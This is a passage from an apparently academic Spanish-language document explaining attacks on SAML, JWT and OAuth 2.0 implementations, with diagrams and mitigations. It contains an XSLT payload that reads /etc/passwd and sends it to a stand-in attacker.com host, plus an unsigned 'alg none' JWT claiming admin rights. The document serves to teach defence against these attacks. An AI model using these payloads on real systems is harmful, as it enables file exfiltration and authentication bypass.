

Ilustración 23: Ejemplo de un ataque de Manipulación XSW

En la imagen anterior, se ilustra una de las múltiples formas de realizar este ataque; se realiza una copia de la respuesta y la aserción SAML y, a continuación, inserta la firma original en el XML como elemento secundario de la respuesta copiada. Supuestamente el analizador XML encuentra y utiliza la respuesta copiada en la parte superior del documento, después de la validación de la firma, en lugar de la Respuesta firmada original. Es decir, validador puede confundirse entre la legítima "*Respuesta -> Assertion -> Subject*" y la incorrecta nueva *"Respuesta -> Afirmación -> Asunto"* del atacante, provocando problemas de integridad de los datos. La respuesta incorrecta es la que está marcada en color rosa.

XML Signature Exclusion

Existen otras vulnerabilidades que afectan al proceso de validación, y que permiten a un atacante explotar debilidades en la forma en que se manejan las firmas. En este caso, la **Exclusión de la firma XML,** implica la eliminación deliberada del elemento de firma en un mensaje *SAML*.

En una situación normal, la falta de una firma debería resultar en un error de validación, lo que indicaría que los datos no son confiables y no se pueden aceptar. Sin embargo, en algunos sistemas mal configurados, la ausencia del elemento de firma puede llevar a un comportamiento inesperado. Por ejemplo, el proceso de validación de la firma podría ser omitido, no verificando la autenticidad e integridad de los datos.

Como resultado, si un atacante elimina con éxito el elemento de firma de un mensaje *SAML* y la validación de la firma se omite, puede manipular el contenido del mensaje, como queda reflejado en la siguiente ilustración.



Ilustración 24: Representación de un ataque de exclusión de la firma

Para protegerse contra esta vulnerabilidad, es crucial implementar correctamente la validación de firmas en sistemas SAML. Esto implica asegurarse que la ausencia de una firma genere un error.

Token Recipient Confusion

Esta vulnerabilidad se aprovecha cuando un proveedor de servicio (SP) no valida correctamente el destinatario al recibir un token SAML. En un escenario normal, cuando un sistema recibe el token, verifica si el destinatario, es decir, el *SP*, coincide con el sistema que está procesando el token. Si el destinatario no coincide, la autentificación debería rechazarse, ya que el token no está destinado a ese sistema en específico.

En el caso del ataque *"Token Recipient Confusion"*, un atacante logra interceptar y manipular el flujo de comunicación, y envía el token SAML que originalmente estaba destinado a un SP legítimo (*SP-Legit*) a otro *SP* diferente (*SP-Target*).

El elemento crítico aquí es el campo *Recipient*, que se encuentra dentro del elemento *SubjectConfirmationData* de una respuesta SAML. Este campo especifica una URL que indica

dónde debe enviarse la aserción. Si el destinatario real no coincide con el proveedor de servicios previsto, la confirmación no se considerará válida.

El ataque funciona de la siguiente manera: Primero, el atacante se autentica con éxito en el *SP-Legit* a través del proveedor de identidad (IdP), interceptando la respuesta del *IdP* que contiene el token SAML destinado al *SP-Legit*. Y en lugar de enviar el token al *SP-Legit*, el atacante lo envía al SP-Target, que no valida adecuadamente el destinatario del token y le otorga acceso al atacante.



Ilustración 25: Estructura del Ataque Token Replacement Confusion

El token SAML dirigido al servicio *S_A* será enviado a *SP_target*.

Como condición, para poder efectuar este ataque, ambos *SPs* deben estar conectadas con el mismo *IdP*, algo común ya que un *IdP* suele proveer servicios de autentificación para múltiples proveedores de servicios en la nube. Para evitar este ataque es fundamental que los sistemas implementen una validación estricta del destinatario en los tokens SAML.

Certificate Faking

Este ataque que consiste en una falsificación de los certificados se puede definir como un proceso en el que se pone a prueba si el proveedor de servicio (SP) verifica o no, que el proveedor de identidad de confianza haya firmado el mensaje SAML, ya que cada vez que este se recibe, la relación de confianza entre el *SP* e *IdP* se establece y debe verificarse de nuevo.

En definitiva, este ataque implica el uso de un certificado autofirmado para firmar la respuesta o la aserción SAML, llevando al SP a confiar en un certificado fraudulento que permitiría a un atacante obtener acceso no autorizado a recursos protegidos o información sensible.



Ilustración 26: Estructura del ataque Certificate Faking

El atacante crea un token *t = (I, N, D),* donde I: Identidad, N: Refresco y D: Destino. A continuación, crea una clave secreta *evilKey* y su correspondiente clave pública. La clave secreta se utiliza para calcular la firma digital *s = SIG_evilKey(t).* A continuación, el atacante utiliza su par de claves para crear un certificado *evilCert* que contiene la clave pública correspondiente para verificar la firma generada. SAML utiliza el estándar de firma XML que permite almacenar *evilCert* directamente dentro de la firma XML. Si el destino utiliza *evilCert* para verificar la firma, sin comprobación previa de la relación de confianza de la clave correspondiente, el token será aceptado como válido.

XSLT vía SAML

El ataque *"XSLT via SAML"* se basa en la manipulación de transformaciones de lenguaje XSLT en mensajes SAML. Estas transformaciones se pueden usar para convertir documentos XML en varios formatos como HTML, JSON o PDF. En este tipo de ataque, un adversario malintencionado intenta explotar el proceso de transformación de XSLT en los mensajes SAML, con el objetivo principal de engañar al sistema para que realice transformaciones no deseadas

en dicho XML, lo que puede conducir a la revelación de información o a la ejecución de determinadas acciones.

Lo importante aquí es que este ataque no requiere una firma válida para tener éxito, ya que la característica de transformación XSLT que permite manipular la estructura y contenido de un documento XML, ocurre antes de que se procese la firma digital para su verificación. Es decir, para llevar a cabo el ataque, se necesita una respuesta SAML firmada, pero la firma puede ser autofirmada o inválida.



Ilustración 27: Estructura de un ataque Extensible Stylesheet Language Transformation (XSLT) vía SAML

Un posible ejemplo del *"payload"* anterior podría ser el siguiente:

```
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  ...
    <ds:Transforms>
      <ds:Transform>
        <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
          <xsl:template match="doc">
            <xsl:variable name="fichero" select="unparsed-text('/etc/passwd')"/>
            <xsl:variable name="escaped" select="encode-for-uri($fichero)"/>
            <xsl:variable name="attackerUrl" select="'http://attacker.com/'"/>
            <xsl:variable name="exploitUrl" select="concat($attackerUrl,$escaped)"/>
            <xsl:value-of select="unparsed-text($exploitUrl)"/>
          </xsl:template>
        </xsl:stylesheet>
      </ds:Transform>
    </ds:Transforms>
  ...
</ds:Signature>
```

Ilustración 28: Ejemplo de Payload XSLT

JSON Web Token

A continuación, se incluyen algunos de los ataques que podrían afectar a *JWT* con una mala implementación del protocolo.

Fallo al verificar la firma

Este ataque se refiere a una incorrecta implementación de *JWT*, donde los desarrolladores confunden los métodos de decodificación y verificación proporcionados por muchas bibliotecas.

En este contexto, las bibliotecas a menudo ofrecen dos métodos diferentes para manejar los tokens:

- **decode()**: Este método solo decodifica el token de su codificación *base64url* sin verificar la firma. En otras palabras, convierte el token en una estructura legible, pero no verifica si el token ha sido alterado o si la firma es válida.
- **verify()**: Este método decodifica el token y verifica su firma. Verifica la autenticidad del token asegurando que no haya sido manipulado y que la firma se corresponda con la clave secreta del emisor.

El problema surge cuando los desarrolladores confunden o mezclan incorrectamente estos métodos. Si accidentalmente utilizan solo el método de decodificación (*decode()*) en lugar del método de verificación (*verify()*), el token no se autenticará y la aplicación aceptará cualquier token, incluso si su firma es incorrecta. Otra posibilidad también es que los desarrolladores deshabiliten la verificación de firmas para realizar pruebas y olviden volver a habilitarla en producción, permitiendo el acceso no autorizado a cuentas o la escalada de privilegios.

Se podría plantear este pequeño ejemplo, por un lado, se tendría una cabecera definida en Python:

```
header = '{"typ":"JWT","alg":"HS256"}'
```

El payload incluye las declaraciones que se desean realizar:

```
payload = '{"loggedInAs":"admin","iat":1422779638}'
```

La firma se calcula codificando en base64url la cabecera y la carga útil y concatenándolas con un punto como separador.

```
key = 'secretkey'

unsignedToken = encodeBase64(header) + '.' + encodeBase64(payload)

signature = HMAC-SHA256(key, unsignedToken)
```

Y así se construiría el token:

```
token = encodeBase64(header) + '.' + encodeBase64(payload) + '.' +
encodeBase64(signature)
```

Aparentemente el código es perfectamente correcto y genera el token, pero si se observa en detalle, en ningún momento se está verificando la firma.

Para prevenir este tipo de ataque, es fundamental que utilicemos correctamente los métodos de decodificación y verificación proporcionados por las bibliotecas para implementar JWT, y que mantengamos la seguridad en la validación de los tokens en todas las etapas de desarrollo y producción.

Permitir que no se indique algoritmo

En el contexto de *JWT*, se utilizan algoritmos para generar la firma digital que asegura la autenticidad e integridad. Sin embargo, uno de los algoritmos aceptados por el estándar es el conocido como *"none"*, que indica que el token no está firmado en absoluto. Esto significa que el contenido no está protegido por una firma digital.

La vulnerabilidad radica en la aceptación de varios tipos de algoritmos para generar una firma en el token, mejor dicho, la posibilidad de cambiar un algoritmo de firma legítimo a *"none"*, lo que permite modificar el contenido de este sin que se detecte una alteración. JWT permite que se indique como algoritmo *"none"* porque inicialmente era usado para depuración. Si se utiliza este algoritmo, cualquier token *JWT* será válido, siempre que falte la firma, como se puede ver en la siguiente ilustración.

Ilustración 29: JWT con algoritmo a "none"

El token JWT que se generado con estos datos sería el siguiente:

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvc8OpIEx1aXMgUGVyYWxlcyIsImFkbWluIjp0cnVlLCJpYXQiOjE3MjMzMTU1NzksImV4cCI6MTcyMzMxOTE3OX0



Ilustración 30: Permitiendo el algoritmo "none" en JWT

Suplantación de JWKS

El ataque de suplantación de *JWKS*, o *JWKS Spoofing*, es una técnica utilizada para manipular el proceso de verificación de tokens *JWT*, al aprovechar la propiedad o parámetro *'jku'* (JSON Web Key URL) de la cabecera del token. Cuando un token *JWT* incluye este parámetro en su cabecera, significa que el servidor de autentificación utiliza una URL específica para cargar las claves públicas necesarias en la verificación.

En la ejecución de este ataque, se manipula el *JWT* para que el valor de *'jku'* apunte a una URL controlada, ya que de esta forma el atacante puede observar las interacciones HTTP y eso le proporciona información sobre cómo está tratando de cargar las claves públicas el servidor. Posteriormente, habiendo generado un nuevo par de claves, inyecta la URL controlada en el token y crea un conjunto de claves *JWKS (JSON Web Key Set)*, que contienen la nueva clave pública y el token firmado con la nueva clave privada, presentándose como si fuera el conjunto legítimo de claves que utiliza el servidor.

Cuando el servidor de autentificación recibe el token manipulado y trata de cargar las claves públicas desde la URL controlada, obtiene las claves falsas generadas por el atacante, lo que puede llevar a que el servidor verifique el token como válido incluso cuando no lo es, ya que las claves falsas coinciden con la firma en el token manipulado.

En resumen, el ataque de suplantación de *JWKS* se basa en manipular el parámetro *'jku'* de un token *JWT* para engañar al servidor de autentificación y lograr que use claves públicas falsas generadas por el atacante, lo que lleva a la validación errónea de tokens.



Ilustración 31: Manipulación parámetro jku

Inyecciones en el parámetro KID

El parámetro *'kid'* se utiliza comúnmente para identificar una clave específica en una base de datos o sistema de archivos, que luego se emplea para verificar la firma del token. Si este parámetro se logra manipular o inyectar con datos maliciosos, puede abrir la puerta a ejecutar otra serie de ataques en la aplicación.

Un atacante podría manipular este parámetro de manera que la aplicación utilice una clave comprometida o inexistente para verificar la firma del token, dando como resultado la aceptación de un token no válido y la posibilidad de ejecutar ataques más avanzados, como ejecución remota de código (*RCE*), inyección de SQL (*SQLi*) o inclusión de archivos locales (*LFI*).



Ilustración 32: Manipulación del parámetro "kid"

Es importante tener en cuenta que prevenir esta vulnerabilidad implica implementar medidas de seguridad sólidas para validar y proteger adecuadamente el parámetro *'kid'* y las claves asociadas en la aplicación. Esto podría incluir la validación estricta del parámetro, el uso de mecanismos de autentificación sólidos para acceder a las claves y la implementación de prácticas seguras de almacenamiento y recuperación de estas.

Open Authorization 2

La adopción generalizada de este estándar, si bien ha impulsado significativamente la eficiencia y la seguridad en la gestión de la identidad y el acceso, también ha generado un entorno propicio para la exploración de posibles vectores de ataque, sobre todo, como hemos visto, por la diversidad de tipos de concesiones (*grant types*), la necesidad de coordinación entre distintas entidades durante el flujo de autorización y otras variables inherentes a su implementación.

En este contexto, el crecimiento del ecosistema de aplicaciones y servicios compatibles con OAuth 2.0 amplía la superficie de ataque, ya que cada nueva integración puede introducir configuraciones defectuosas o confusiones en el proceso de implementación.

PRE-ACCOUNT TAKEOVER

Uno de los problemas más comunes que suele presentarse es una vulnerabilidad que permite tomar el control de cuentas de usuario, aprovechándose de la falta de verificación de correos electrónicos durante la creación de cuentas. Los atacantes buscan vincular cuentas a direcciones de correo electrónico de víctimas para obtener acceso no autorizado a la información de esos usuarios.

Imaginemos que estamos utilizando una aplicación que nos permite iniciar sesión con nuestra cuenta de Google, pero también podemos crear una cuenta dentro de la misma aplicación usando un correo y contraseña. Existen dos formas en las que un atacante puede aprovechar esta situación:

- **Pre-Registro**: Si la aplicación no verifica si un correo ya está registrado antes de que alguien cree una cuenta, un atacante podría crear una cuenta falsa con el correo del usuario antes de que este se registre. Luego, cuando el usuario intente usar su cuenta de Google para entrar, la aplicación encuentra el correo registrado, cree que es el del usuario y vincula su cuenta de Google con la cuenta falsa que creó el atacante, pudiendo así acceder este a información sensible.
- **Modificación de Correo Electrónico**: Si la aplicación no verifica bien los correos electrónicos, un atacante podría registrarse usando una dirección falsa y luego cambiarla por la del usuario. De nuevo, la aplicación podría creer que el correo es el suyo y vincularlo con la cuenta falsa.



Ilustración 33: Pre-Account takeover en booking.com

IMPROPER VALIDATION OF REDIRECT_URI

Una vulnerabilidad recurrente en los servidores de autorización *OAuth 2.0* es la insuficiente validación de las *URIs* de redirección, que las aplicaciones cliente almacenan como ubicaciones confiables para la devolución de llamadas. Durante las solicitudes de autorización, el cliente suministra una URL de redirección válida como parte de los parámetros de la solicitud, especificando hacia dónde se redirigirá al usuario junto con su código de autorización o token de acceso, dependiendo del flujo en uso.

La vulnerabilidad emerge cuando el servidor de autorización no verifica adecuadamente si la URL de redirección, proporcionada por el cliente, es una de las URLs permitidas y confiables, una situación que puede llevar a la exposición del token. Tomemos como ejemplo el flujo implícito de *OAuth 2.0*: si el servidor de autorización no valida correctamente el dominio en la URL de redirección, un atacante podría dirigir un token de acceso a su propio servidor. Además, en ciertas ocasiones, los servidores de autorización únicamente validan el dominio de la URL, omitiendo considerar la ruta completa, lo que permite a un atacante dirigir al usuario a un punto de acceso de redirección abierto (*Open Redirect*) en el dominio confiable de la aplicación cliente, que a su vez puede ser explotado para llevar a cabo un ataque de redirección.

Los atacantes pueden aprovechar estas debilidades de validación al manipular diversas facetas de las URLs de redirección: pueden añadir subdominios, usar *'localhost'* en el nombre del dominio, modificar la ruta de la URL o explorar problemas relacionados con la interpretación de URLs. Estas acciones buscan explotar fallas en la validación para potencialmente obtener tokens de acceso.

